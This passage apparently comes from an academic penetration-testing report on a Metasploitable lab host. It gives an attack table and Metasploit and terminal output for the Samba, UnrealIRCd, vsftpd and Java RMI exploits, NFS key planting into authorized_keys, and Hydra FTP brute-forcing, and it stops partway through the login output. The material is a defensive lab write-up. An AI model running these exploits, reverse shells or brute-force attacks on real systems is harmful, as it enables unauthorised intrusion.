


Figure 4.3 Attack tree diagram of Metasploitable host


Table 4.6 Attack's descriptions on Metasploitable host

Attack numbers	**Attack's descriptions**	**Attack number**	**Attack's descriptions**
1	Exploit Samba service with User_map_script exploit.	13	Exploit Java RMI service.

2	Exploit Unreal_ircd backdoor.	14	Exploit vsftpd_2.3.4
3	Create a reverse shell netcat session via meterpreter connection.	15	Acquire Linux login credentials.
4	Create a reverse shell netcat session via SSH connection.	16	Unshadow and crack password’s hashes.
5	Compile and execute the exploit.	17	Acquire ‘passwd’ and ‘shadow’ files’ contents by using Mysql LOADFILE function.
6	Exploit Distcc service to gain user’s meterpreter session.	18	Login to Mysql service.
7	Upload the privileged escalation to the target machine.	19	Brute-force login with Metasploit’s auxiliary.
8	Login to FTP service.	20	Brute-force login with Hydra.
9	Login to SSH service.	21	Acquire Mysql root’credentials by listing mysql database.
10	Brute-force login with Hydra.	22	Use Mysql’s user-defined functions to escalate privilege.

11	Brute-force login with Metasploit's auxiliaries.	23	Acquire web login credentials.
12	Exploit mis-configured NFS share.	24	Login to existing web applications for further exploit.


- Attack 1: aiming at Samba smbd service running on port 445, the attack took advantage of the MS-RPC functionality which allows remote attackers to execute arbitrary commands via shell metacharcters (CSS, n.d.). The exploit invoked external scripts defined in smb.conf option of the 'usermap_script'. Figure 4.4 shows the result of the attack with root's privilege acquired.



```
msf exploit(usermap_script) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo JhYek7ABjqMrblUd;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "JhYek7ABjqMrblUd\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.1.250:4444 -> 192.168.1.200:44293) at 2014-04-08 00:47:39 -0400

whoami
root
id
uid=0(root) gid=0(root)
```

Figure 4.4 Exploiting Samba sbmd service with usermap_script


- Attack 2: Unreal IRCd is an open source Internet Relay Chat daemon available on various Unix platforms and Windows (CSS, n.d.). This attack exploited a malicious backdoor added to Unreal IRCd v3.2.8.1 downloadable archive. Figure 4.5 presents attack's result with root's privilege acquired.



```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.1.200
RHOST => 192.168.1.200
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse double handler
[*] Connected to 192.168.1.200:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 3pcaV4NdSUWQmUvk;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "3pcaV4NdSUWQmUvk\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.1.250:4444 -> 192.168.1.200:35259) at 2014-04-14 05:17:35 -0400

id
uid=0(root) gid=0(root)
whoami
root
```

Figure 4.5 Exploiting Unreal IRCd backdoor


- Attack 12: Network File System (NFS) is a distributed file system protocol allowing user on a client computer to access files over a network in a similar manner of how local files are accessed (CSS, n.d.). In this demonstration, the '/' file system was mistakenly exported to the world. After mounting this '/' file system, the attack attempted to generate a public/private rsa key pair, and then appended it to the victim's authorized_keys. Finally, an ssh connection was established using the forged rsa keys. Figure 4.6 shows the attack's outcome.



```
root@kali:/mnt/root/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAzle6/5teoweGljr2qOff
domVhvXXvSjGaSFww0YB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1
uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable
root@kali:/mnt/root/.ssh# cat hacker_rsa.pub >> authorized_keys
root@kali:/mnt/root/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAzle6/5teoweGljr2qOff
domVhvXXvSjGaSFww0YB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1
uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDBPTLpL19rQ6DegKu5FOMNyxd+6+VKC0fdsPAwMQ58RJnlGaFnoauUJ+Xo9+NZbO/NfdoZt27mRAf/rPna1Ud5LfdIlocgNy4eb9xxSfg9oW2hiE
dOkhiYysX5nKrs8HdlJ9ezI2alnuRi31ECgcrezcGhZxrKn98zvWj6AbZSoqnW0Lh+w29sXqsGSxachua7AQvL0+2ws4knAFnXtRMtli2gohZUja861XDPL/LZhiRCJIwjzltJw3aoVivQYZ5H3efw
aswY3i/GknTDIXuI8J1KZ6X//KxiOh6hsBmJ86Twybb0RASQh/v6S+5B5QKPEGxrD3qXDa6xRlxAsqBMCWfgwp9Sdidbn2AEufgCEOTcYeajM9T9/gtWwXde29Cvg7/s1Fejv2AlY4o54xq2wM/Mvt
KiZ+tMaOTASIfQK7OMoofUf+Zb+Stk6TxiIVfvZWLlZ+D6LnpncYBZvmnlx0AwwD2jvwEDARDT9zx50EraVAcdCY8lwtnG/5gd8RG2tVBGeZ6w5niHODGVbPDk+/DThFzPkXFW7/Je7ZsfcoGivHcf
dvxyYWIbkuYsDnNSFk7q6H4lxS5gpogIhZhczserbqML6pG4BJO8/QGt7K3zBHnR8sQAowJl4iP1k8KwSXEaNIRCV/uSDafxSBgszxHI59qjYLusyaTWFNMkQQ== root@kali
root@kali:/mnt/root/.ssh# cd /root/.ssh
root@kali:~/.ssh# ssh -i /root/.ssh/hacker_rsa root@192.168.1.200
The authenticity of host '192.168.1.200 (192.168.1.200)' can't be established.
RSA key fingerprint is 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.200' (RSA) to the list of known hosts.
Last login: Mon Apr 14 00:35:10 2014 from 192.168.1.200
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 4.6 Exploiting the mis-configured NFS share


- Attack 13: Java Remote Method Invocation (Java RMI) enables the programmer to create distributed Java technology-based to Java technology-based applications (Oracle.com, n.d.). This attack exploited the Java RMI registry to establish a meterpreter connection at root level, as displayed in figure 4.7. Meterpreter is an advanced and powerful environment that uses in-memory DLL injection stagers and is extended over the network at runtime (Offensive-security.com, n.d.), provided by the infamous Metasploit Framework.



```
msf exploit(java_rmi_server) > set RHOST 192.168.1.200
RHOST => 192.168.1.200
msf exploit(java_rmi_server) > exploit

[*] Started reverse handler on 192.168.1.250:4444
[*] Using URL: http://0.0.0.0:8080/eKnDkVL
[*]  Local IP: http://192.168.1.250:8080/eKnDkVL
[*] Connected and sending request for http://192.168.1.250:8080/eKnDkVL/F.jar
[*] 192.168.1.200    java_rmi_server - Replied to request for payload JAR
[*] Sending stage (30355 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.250:4444 -> 192.168.1.200:60546) at 2014-04-14 04:31:55 -0400
[+] Target 192.168.1.200:1099 may be exploitable...
[*] Server stopped.

meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=0(root) gid=0(root)
whoami
root
```

Figure 4.7 Exploiting Java_rmi service


- Attack 14: Very Secure FTP Daemon (VSFTPD) is an FTP server for Unix-like operating systems (CSS, n.d.). This attack exploited the backdoor implanted in the compromised downloadable archive of the tool – vsftpd v2.3.4. The result is shown in figure 4.8.



```
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.1.250:32926 -> 192.168.1.200:6200) at 2014-04-14 00:21:57 -0400

id
uid=0(root) gid=0(root)
whoami
root
```


Figure 4.8 Exploiting vsftpd v2.3.4's backdoor

- Attack 3 and 4 were accomplished by different combinations of sub-attacks. Starting from the bottom, the tester attempted to access the target via FPT connection (attack 8) and SSH connection (attack 9). The tasks was completed using brute-force login method provided by Hydra – a powerful password cracking tool (attack 10), and Metasploit Framework's auxiliary (attack 11). Successful attempts on FTP service are demonstrated in figure 4.9 and figure 4.10.



```
root@kali:~# hydra -L /usr/share/metasploit-framework/data/wordlists/unix_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.t
xt ftp://192.168.1.200
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-04-07 23:20:12
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] 16 tasks, 1 server, 110440 login tries (l:110/p:1004), ~6902 tries per task
[DATA] attacking service ftp on port 21
[STATUS] 934.00 tries/min, 934 tries in 00:01h, 109506 todo in 01:58h, 16 active
[STATUS] 541.00 tries/min, 1623 tries in 00:03h, 108817 todo in 03:22h, 16 active
[STATUS] 410.00 tries/min, 2870 tries in 00:07h, 107570 todo in 04:23h, 16 active
[STATUS] 362.13 tries/min, 5432 tries in 00:15h, 105008 todo in 04:50h, 16 active
[STATUS] 337.97 tries/min, 10477 tries in 00:31h, 99963 todo in 04:56h, 16 active
[STATUS] 330.62 tries/min, 15539 tries in 00:47h, 94901 todo in 04:48h, 16 active
[STATUS] 326.19 tries/min, 20550 tries in 01:03h, 89890 todo in 04:36h, 16 active
[STATUS] 323.54 tries/min, 25560 tries in 01:19h, 84880 todo in 04:23h, 16 active
[21][ftp] host: 192.168.1.200   login: ftp   password: user
[21][ftp] host: 192.168.1.200   login: ftp   password: 123456
[21][ftp] host: 192.168.1.200   login: ftp   password: 12345
[21][ftp] host: 192.168.1.200   login: ftp   password: 123456789
[STATUS] 331.61 tries/min, 31503 tries in 01:35h, 78937 todo in 03:59h, 16 active
[STATUS] 329.23 tries/min, 36545 tries in 01:51h, 73895 todo in 03:45h, 16 active
[STATUS] 327.75 tries/min, 41624 tries in 02:07h, 68816 todo in 03:30h, 16 active
```

Figure 4.9 Brute-forcing FTP login with Hydra




```
msf auxiliary(ftp_login) > run

[*] 192.168.1.200:21 - Starting FTP login sweep
[*] 192.168.1.200:21 - FTP Banner: '220 (vsFTPd 2.3.4)\x0d\x0a'
[+] 192.168.1.200:21 - Successful FTP login for 'anonymous':'chrome@example.com'
[*] 192.168.1.200:21 - User 'anonymous' has READ access
[*] Successful authentication with read access on 192.168.1.200 will not be reported

[+] 192.168.1.200:21 - Successful FTP login for 'ftp':''
[*] 192.168.1.200:21 - User 'ftp' has READ access
[+] 192.168.1.200:21 - Successful FTP login for 'postgres':'postgres'
[*] 192.168.1.200:21 - User 'postgres' has READ/WRITE access
[+] 192.168.1.200:21 - Successful FTP login for 'service':'service'
